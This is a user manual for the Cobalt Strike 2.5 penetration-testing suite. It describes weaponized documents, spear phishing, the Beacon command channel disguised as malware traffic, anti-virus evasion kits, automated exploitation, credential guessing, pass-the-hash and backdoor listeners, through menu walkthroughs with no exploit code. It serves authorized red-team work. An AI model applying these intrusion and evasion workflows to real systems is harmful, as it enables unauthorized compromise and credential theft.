Cobalt Strike

ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

2.5

Manual

Strategic Cyber LLC

Table of Contents

Last Updated: 25 July 2015

1. Welcome to Cobalt Strike

1.1 What is Cobalt Strike?

Cobalt Strike is penetration testing software designed to execute targeted attacks and replicate advanced threats.

This section describes the process Cobalt Strike's features support. The rest of this manual discusses these features in detail.



Figure 1. The Path to Post Exploitation

Start your targeted attack with **reconnaissance**. Cobalt Strike's system profiler is a web application that maps your target's client-side attack surface. Use this tool to discover your target's vulnerable applications and find out which attack is the best one to use.

Use Cobalt Strike to turn common documents into **weaponized deliverables**. Set up a malicious Java Applet, embed an evil macro into a Word document, or create an executable that drops a document and executes your payload. These user-driven attacks are the perfect tool to get a foothold in your target's network.

Deliver your attack with Cobalt Strike's **spear phishing** tool. This tool repurposes any saved email as a pixel-perfect phish. Use this tool to send a weaponized document or direct targets to a cloned site with an embedded attack.

Control your target's network with Cobalt Strike's Beacon. This payload uses an **asynchronous "low and slow" communication** pattern that's common with advanced

threat malware. Beacon will phone home over DNS, HTTP, or HTTPS. Beacon walks through common proxy configurations and calls home to multiple hosts to resist blocking.

Exercise your target's attack attribution and analysis capability with Beacon's Malleable Command and Control language. Reprogram Beacon to **use network indicators that look like known malware** or blend in with existing traffic. Tunnel Meterpreter and other tools through Beacon to completely cloak your activity.

Pivot into the compromised network, discover hosts, and **move laterally** with Beacon or Meterpreter. Cobalt Strike is optimized to capture trust relationships and enable lateral movement with captured credentials, password hashes, access tokens, and kerberos tickets.

Demonstrate meaningful business risk with Cobalt Strike's **post-exploitation** tools. Log keystrokes, capture screenshots, and control compromised systems with Cobalt Strike's intuitive GUI. Use browser pivoting to gain access to websites that your compromised target is logged onto with Internet Explorer. This Cobalt Strike-only technique works with most sites and bypasses two-factor authentication.

Cobalt Strike's reporting features **reconstruct the engagement** for your client. Provide the network administrators an activity timeline so they may use source IP addresses and timestamps to find attack indicators in their sensors. Cobalt Strike generates high quality reports that you may present to your clients as stand-alone products or use as appendices to your written narrative.

1.2 Distributed and Team Operations

Use Cobalt Strike to coordinate a distributed red team effort. Stage Cobalt Strike on one or more remote hosts. Start your team servers and have your team connect.



Figure 2. Distributed Operations with Cobalt Strike

Once connected to a team server, your team will:

- Use the same sessions
- Share hosts, captured data, and downloaded files
- Communicate through a shared event log.

The Cobalt Strike experience for local and remote operations is identical. Visit the Cobalt Strike website to learn how to setup the collaboration server:

- http://www.advancedpentest.com/help-setup-collaboration

The Cobalt Strike client may connect to multiple team servers. Go to **Cobalt Strike** -> **New Connection** to initiate a new connection. When connected to multiple servers, a switchbar will show up at the bottom of your Cobalt Strike window.



Figure 3. Server Switchbar

This switchbar allows you to switch between active Cobalt Strike server instances. Each server has its own button. Right-click a button and select **Rename** to make the button's text reflect the role of the server during your engagement. This button name will also identify the server in the Cobalt Strike Activity Report..

When connected to multiple servers, Cobalt Strike aggregates listeners, credentials, and hosted sites from all of the servers it's connected to. This aggregation allows you to send a phishing email from one server that references a malicious website hosted on another server. You will also have the ability to easily setup an attack on one server that sends a Meterpreter or Beacon session to another server. At the end of your engagement, Cobalt Strike's reporting feature will query all of the servers you're connected to and merge the data to tell one story.

1.3 Scripting Cobalt Strike

Cobalt Strike includes Cortana, a technology developed through a DARPA Cyber Fast Track contract. Cortana is a scripting language to create autonomous red team bots, extend Cobalt Strike, and hook into Cobalt Strike's workflow.

To permanently load a script, navigate to **Cobalt Strike** -> **Scripts**. Press **Load** and select your script. To interact with the Cortana console, go to **View** -> **Script Console**.

If you have git, you may download a public collection of Cortana scripts with:

```
git clone https://github.com/rsmudge/cortana-scripts.git
```

To learn more about scripting Cobalt Strike with Cortana, visit:

- http://www.advancedpentest.com/help-scripting-cortana

1.4 Anti-virus Evasion

Anti-virus evasion is a problem every penetration tester has to deal with. Any file that touches disk or loads in a browser is an opportunity for anti-virus to catch you.

To get past anti-virus, Cobalt Strike re-implements several key Java attacks. Cobalt Strike also uses a proprietary process to generate Windows executables. Unmodified, these artifacts get past many anti-virus products. Evasion is not guaranteed though

If a Cobalt Strike Artifact does not get past an anti-virus product—you have the option to modify it and make Cobalt Strike use your modified artifact. Source code to Cobalt Strike's proprietary artifacts is available, to licensed users, in the Cobalt Strike Arsenal. The Arsenal contains the Applet Kit, Power Applet, and Artifact Kit.

The **Applet Kit** is source code to Cobalt Strike's Java Injector, the Java Signed Applet attack, and Smart Applet attacks. You may modify the injector payload, sign an applet with your company's code signing certificate, or add new exploits to the smart applet attack. The supplied Cortana script integrates your modifications into the auto-exploit server and the Java attacks under the **Attacks** -> **Web Drive-by** menu.

The **Power Applet** is an alternate implementation of Cobalt Strike's Applet Attacks. This applet uses PowerShell to inject a Cobalt Strike payload into memory. Use the supplied Cortana script to make Cobalt Strike use this Applet Kit over the standard one.

The **Artifact Kit** is a source code framework to build executables that smuggle payloads past anti-virus products. Cobalt Strike uses the Artifact Kit to produce executables for features located in the **Attacks** menu. The Artifact Kit ships with three evasion techniques plus a template that you may use to build a new technique. Each technique includes a Cortana script to make Cobalt Strike use it over the default.

Licensed Cobalt Strike users may access the arsenal through **Help** -> **Arsenal**.

Cobalt Strike will generate an Artifact Kit Windows Service Executable when you use Cobalt Strike's dialogs for lateral movement (e.g., **[host]** -> **Login** -> **psexec**). If you launch the Metasploit Framework's psexec or current_user_psexec modules through the module browser or console you will need to set **EXE::Custom**.

2. User Interface

2.1 Overview

The Cobalt Strike user interface has three main panels: modules, targets, and tabs. You may click the area between these panels to resize them to your liking.



Figure 4. Cobalt Strike User Interface

2.2 Modules

The module browser is Cobalt Strike's main interface to the Metasploit Framework's modules. The module browser lets you launch an auxiliary module, throw an exploit, generate a payload, and run a post-exploitation module. Click through the tree to find the desired module. Double click the module to open a module launch dialog.



Figure 5. Module Browser

Cobalt Strike will configure the module to run against the selected hosts. This works for auxiliary modules, exploits, and post modules.

You may search modules too. Click in the search box below the tree and type a phrase. The module tree will show the search results as you type. Clear the search box and press enter to reset the module browser to its default state.

2.3 Targets

Graph View

The targets panel shows your targets to you. Cobalt Strike represents each target as a computer with its IP address and other information. The computer screen shows the operating system the computer is running. A red computer with electrical jolts indicates a compromised host with a Metasploit Framework shell or Meterpreter session.



Figure 6. Cobalt Strike Graph View

A directional green line indicates a pivot from one host to another. A pivot is a route for attacks and scans through a compromised host. A bright green line indicates the pivot communication path is in use.

Click a host to select it. You may select multiple hosts by clicking and dragging a box over the desired hosts. Press Ctrl and Shift and click to select or unselect an individual host.

Right click a host to bring up a menu with available options. The host menu will show attack and login options, menus for existing sessions, and options to edit the host information.

The **Login** menu is only available after a port scan. The **Attack** menu is available after finding attacks through the **Attacks** menu at the top of Cobalt Strike. Shell and Meterpreter menus show up when a shell or Meterpreter session exists on the selected host.

Several keyboard shortcuts are available in the targets panel. To edit these, go to **Cobalt Strike** -> **Preferences**.

- **Ctrl+Plus** - zoom in
- **Ctrl+Minus** - zoom out
- **Ctrl+0** - reset the zoom level
- **Ctrl+A** - select all hosts
- **Escape** - clear selection
- **Ctrl+C** - arrange hosts into a circle
- **Ctrl+S** - arrange hosts into a stack
- **Ctrl+H** - arrange hosts into a hierarchy. This only works when a pivot is set up.
- **Ctrl+P** - export hosts into an image

Right click the targets area with no selected hosts to configure the layout and zoom-level of the targets area.

Table View

If you have a lot of hosts, the graph view becomes difficult to work with. For this situation Cobalt Strike has a table view. Go to **Cobalt Strike** -> **Set Target View** -> **Table View** to switch to this mode. Cobalt Strike will remember your preference.

Address	Description	Pivot
10.10.10.3		192.168.12.110
10.10.10.4	NT AUTHORITY\SYSTEM @ FILESERVER	**192.168.12.110**
10.10.10.5	NT AUTHORITY\SYSTEM @ MAIL	**192.168.12.110**
10.10.10.18	NT AUTHORITY\SYSTEM @ JOSHDEV	**192.168.12.110**
10.10.10.21		192.168.12.110
10.10.10.188		192.168.12.110
10.10.10.189	NT AUTHORITY\SYSTEM @ WS3	**192.168.12.110**
10.10.10.255		192.168.12.110
192.168.12.110	CORP\whatta.hogg @ WS2	
192.168.57.1		
192.168.57.8		
192.168.57.18		

Figure 7. Cobalt Strike Table View

Click any of the table headers to sort the hosts. Highlight a row and right-click it to bring up a menu with options for that host. Press Ctrl and Alt and click to select and deselect individual hosts.

Cobalt Strike will **bold** the IP address of any host with sessions. If a pivot is in use, Cobalt Strike will make it **bold** as well.

2.4 Tabs

Cobalt Strike opens each dialog, console, and table in a tab below the module and target panels. Click the **X** button to close a tab. Use **Ctrl+D** to close the active tab.

You may right-click the **X** button to open a tab in a window, take a screenshot of a tab, or close all tabs with the same name.

Keyboard shortcuts exist for these functions too. Use **Ctrl+W** to open the active tab in its own window. Use **Ctrl+T** to quickly save a screenshot of the active tab.

Ctrl+B will send the current tab to the bottom of the Cobalt Strike window. This is useful for tabs that you need to constantly watch. **Ctrl+E** will undo this action and remove the tab at the bottom of the Cobalt Strike window.

Hold shift and click **X** to close all tabs with the same name. Hold shift + control and click **X** to open the tab in its own window.

Use **Ctrl+Left** and **Ctrl+Right** to quickly switch tabs.

You may drag and drop tabs to change their order.

2.5 Consoles

Cobalt Strike provides access to the Metasploit Framework console, meterpreter, shell, and beacon sessions through console tabs.



Figure 8. A Console Tab

The console tab tracks your command history. Use the **up arrow** to cycle through previously typed commands.

The **down arrow** moves back to the last command you typed.

Use the **Tab** key to complete commands and parameters.

Use **Ctrl+Plus** to make the console font size larger, **Ctrl+Minus** to make it smaller, and **Ctrl+0** to reset it. This change is local to the current console only. Visit **Cobalt Strike** -> **Preferences** to permanently change the font.

Press **Ctrl+F** to show a panel that will let you search for text within the console.

Use **Ctrl+A** to select all text in the console's buffer.

The Cobalt Strike console uses color to draw your attention to some information. To disable the colors, set the *console.show_colors.boolean* preference to *false*. You may also edit the colors through **Cobalt Strike** -> **Preferences**. Figure 9 shows the Cobalt Strike color palette and the preference associated with each color.

Figure 9. Cobalt Strike Colors

3. Host Management

3.1 Host Management

Cobalt Strike displays hosts in the graph and table view. The host icon indicates the best guess about the operating system on the host at the time. This information is taken from the database.

To change the displayed operating system icon for a host, select the host, right-click, and navigate to **Host** -> **Operating System**. Choose the correct operating system for the host.

3.2 Host Labels

You may attach a label to your hosts too. Select the host, right-click and go to **Host** -> **Set Label…**. Labels are user-specified notes. Cobalt Strike stores labels in the database. Labels are visible in both the graph and table view. Labels are shown to all team members. Use labels to track small notes and coordinate actions.

3.3 Removing Hosts

To remove a host, select the host, right-click and go to **Host** -> **Remove Host**. This will remove the host from the database.

Use **Hosts** -> **Clear Database** to delete the database backing Cobalt Strike and the Metasploit Framework. This action will delete everything from the database including hosts, listeners, logs, scan data, etc.

3.4 Dynamic Workspaces

Cobalt Strike displays up to 512 hosts at any time. If you have more hosts than this or you would like to organize your hosts, use dynamic workspaces.

Dynamic workspaces allow you to create views into the hosts database and quickly switch between them. Use **Workspaces** -> **Manage** to manage your dynamic workspaces. Here you may add, edit, and remove workspaces you create.



Figure 10. Dynamic Workspace Manager

To create a new dynamic workspace, press **Add**. You will see the following dialog:



Figure 11. Dynamic Workspace Edit Dialog

Give your dynamic workspace a name. It doesn't matter what you call it. This description is for you.

If you'd like to limit your workspace to hosts from a certain network, type a network description in the *Hosts* field. A network description might be: 10.10.0.0/16 to display hosts between 10.10.0.0-10.10.255.255. Separate multiple networks with a comma and a space.

Fill out the *Ports* field to include hosts with certain services. Separate multiple ports using a comma and a space.

Use the *OS* field to specify which operating system you'd like to see in this workspace. You may type a partial name, such as *indows*. Cobalt Strike will only include hosts whose OS name includes the partial name. This value is not case sensitive. Separate multiple operating systems with a comma and a space.

Use the *Labels* field to show hosts with the labels you specify. Cobalt Strike treats each word in a host label as a separate label. You may specify any of these labels here. For example, if host 10.10.10.3 has the label *dc corp*, a workspace defined to show *dc* or *corp* labels will include this host. Separate each label with a comma and a space.

Select *Hosts with sessions only* to only include hosts with sessions in this dynamic workspace.

You may specify any combination of these items when you create your dynamic workspace.

Each workspace will have an item in the **Workspaces** menu. Use these menu items to switch between workspaces.

You may also use **Ctrl+1** to switch to the first workspace. **Ctrl+2** to switch to the second workspace. And **Ctrl+*n*** to switch to the *n*th workspace.

Use **Workspaces** -> **Show All** or **Ctrl+Backspace** to display the database without any filters.

4. Metasploit Framework Integration

4.1 Overview

Cobalt Strike builds its features on top of the open source Metasploit® Framework. This allows you to use Cobalt Strike's capabilities with the Metasploit Framework's vast collection of exploits and offensive capabilities. This chapter will explain how to use the Metasploit Framework through Cobalt Strike.

The Metasploit Framework organizes its capabilities and features into **modules**. Cobalt Strike provides tools to search for, configure, and launch these modules.



Figure 12. Metasploit Framework Modules and their Roles

Exploit modules are used to get code execution on a target. Exploit modules may target remote services, browsers, and other client-side applications.

Payload modules are what get executed when a target is compromised. A **multi/handler** is a module that listens for a payload connection.

An active connection between a multi/handler and a payload running on a compromised host is called a **session**. Sessions each have a unique number, starting with one.

Cobalt Strike exposes the advanced capabilities of the **Meterpreter payload**. Meterpreter is a remote administration tool with Java, Windows, PHP, and Linux implementations. Windows Meterpreter may execute entirely in memory without ever touching disk. It's extremely capable.

Auxiliary modules are broad. Some auxiliary modules host services to capture data. Others, scan and enumerate open services. And, others use credentials to authenticate with a service and establish a session.

Visit the following websites to learn more about the Metasploit Framework:

- http://www.metasploit.com
- http://www.offensive-security.com/metasploit-unleashed/Main_Page

Metasploit® is a registered trademark of Rapid7

4.2 Reconnaissance

Importing Hosts

You may import hosts and services from several tools. The **Hosts** -> **Import Hosts** menu accepts the following files:

- Acunetix XML
- Amap Log
- Amap Log -m
- Appscan XML
- Burp Session XML
- Foundstone XML
- IP360 ASPL
- IP360 XML v3
- Microsoft Baseline Security Analyzer
- Nessus NBE
- Nessus XML (v1 and v2)
- NetSparker XML
- NeXpose Simple XML
- NeXpose XML Report
- Nmap XML
- OpenVAS Report
- Qualys Asset XML
- Qualys Scan XML
- Retina XML

You may manually add hosts through **Hosts** -> **Add Hosts...**

NMap Scans

You may launch an NMap scan from Cobalt Strike and automatically import the results. NMap is a powerful network mapping tool distributed with the Metasploit® Framework. The **Hosts** -> **NMap** Scan menu has several scan profiles that you may try.

Optionally, you may launch NMap directly. If you know the arguments you'd like to use, simply type **db_nmap** in a console tab. To open a console tab, go to **View** -> **Console** or press **Ctrl+N**.

If you have a pivot setup, beware that NMap is a tool external to Cobalt Strike and it will not scan through the pivots.

Discovery Scans

If you need to scan through a pivot, consider using the MSF Scans feature. MSF Scans bundles several modules to launch a handful of open ports and enumerate the discovered services.

To launch MSF Scans, highlight your targets, right-click, and click **Scan**. To specify a range to scan, go to **Hosts** -> **MSF Scans**.

4.3 Remote Exploits

Through Cobalt Strike, you may use the Metasploit Framework's exploits to attack a vulnerable service on a host. To learn which exploits may work, go to **Attacks** -> **Find Attacks**.

The find attacks feature cross references the known open services and operating system information for each host with all remote exploits available to the Metasploit Framework. The exploits that match these criteria are placed in an Attack menu attached to each host.

To exploit a host: right-click it, navigate to **Attack**, and choose an exploit.

The Metasploit Framework ranks exploits as poor, normal, good, great, and excellent. The **Attack** menu limits itself to exploits that meet a minimum exploit rank of great. Some useful exploits are ranked good and they won't show in the attack menu. You can launch these using the module browser or use **Cobalt Strike** -> **Set Exploit Rank** to change the minimum exploit rank.

If you'd like to see hosts that are vulnerable to a certain exploit, find the exploit in the module browser. Right-click the module. Select **Relevant Targets**. Cobalt Strike will create a dynamic workspace that shows hosts that match the highlighted exploit. Highlight all of the hosts and double-click the module to attack all of them at once.

Which exploit do I use?

Learning which exploits to use and when comes with experience. Some exploits can check a service without exploiting it. These checks can help you choose the right exploit when there are many options.

For example, targets listening on port 80 will show several web application exploits after you use **Attacks** -> **Find Attacks**. Click the **Check exploits...** menu to run the check command against each of these. Once all the checks are complete, press **Ctrl+F** and search for *vulnerable*. This will lead you to any working exploits.

Another way to find the right exploit is to go the manual way. Right-click a host and select **Services**. Analyze the information field to determine which server software is in use. Use the module browser to search for any modules that relate to what the user is running.

One module may help you find information required by another exploit. Apache Tomcat is an example of this. The *scanner/http/tomcat_mgr_login* auxiliary module will search for a username and password that you can use. Once you have this, you can launch the *multi/http /tomcat_mgr_deploy* exploit to get a shell on the host.

Launching Exploits

Cobalt Strike uses this dialog to launch exploits:



Figure 13. Cobalt Strike Module Launcher

The exploit launch dialog lets you configure options for a module and choose whether to use a reverse connect payload.

Cobalt Strike presents options in a table. Double click the value to edit it. If an option requires a filename, double click the option to open up a file chooser dialog. You may also check *Show advanced options* to view and set advanced options.

A ■ next to an option indicates that you may double-click that item to launch a dialog to help you configure its value. This convention applies to the module launcher and preferences dialogs.

Some penetration testers organize their targets into text files to make them easier to track. Cobalt Strike can make use of these files too. Double-click **RHOST** ■ and select your targets file. The file must contain one IP address per line. This is an easy way to launch an attack or action against all of those hosts.

For remote exploits, Cobalt Strike chooses your payload for you. Generally, Cobalt Strike will use Meterpreter for Windows targets and a command shell payload for UNIX targets.

Click Launch to run the exploit. If the exploit is successful, Cobalt Strike will make the host red and surround it with lightning bolts.

Automatic Exploitation

If manual exploitation fails, you have the Hail Mary option. **Attacks** -> **Hail Mary** launches this feature. Hail Mary finds exploits relevant to your targets, filters the exploits using known information, and then sorts them into an optimal order. This feature won't find every possible shell, but it's an option if you don't know what else to try.

4.4 Using Credentials

Remote exploits are nice, but the best remote attack is to use known credentials. Cobalt Strike creates a Login menu on each host with known services. Right-click a host and navigate to **Login** -> ***service***. Cobalt Strike will show a dialog where you may choose a username and password from the currently known credentials. Press **Launch** to launch a login attempt.



Figure 14. Login to a Service

Some services (e.g., telnet and ssh) will give you a session when a login succeeds. Others will not. Check the *Check all credentials* option and Cobalt Strike will try each of the known credentials against the service. Successful logins automatically add credentials to the database.

To see the credentials in the database, go to **View** -> **Credentials**.

4.5 PsExec and Pass-the-Hash

PsExec is a tool to get code execution with credentials on a remote Windows system. PsExec is interesting because it will authenticate with either a plaintext password or a password hash. This is possible because the NTLM authentication mechanism does not transmit a plaintext password and its challenge-response scheme does not require the client to know the user's plaintext password. This is the pass the hash attack.

Use **[host]** -> **Login** -> **psexec** to attempt to authenticate to a Windows host. Click **Check all Credentials** to have Cobalt Strike try all hashes and credentials against the host.



Figure 15. PsExec Dialog

PsExec authenticates to the target, copies an executable to it, and schedules the executable to run. Cobalt Strike uses its Artifact Kit to produce an executable when you launch PsExec through **[host]** -> **Login** -> **psexec**. This executable will get past some anti-virus products.

The Listeners drop down lets you control how the victim will communicate with you. Select *meterpreter (connect to target)* to force the target system to open a backdoor on a random port and have Cobalt Strike connect to it to establish a session. If the target has a host-based firewall, this option may not work.

Choose *shell (connect to target)* to spawn open a backdoor on a random port and connect to it to establish a shell session.

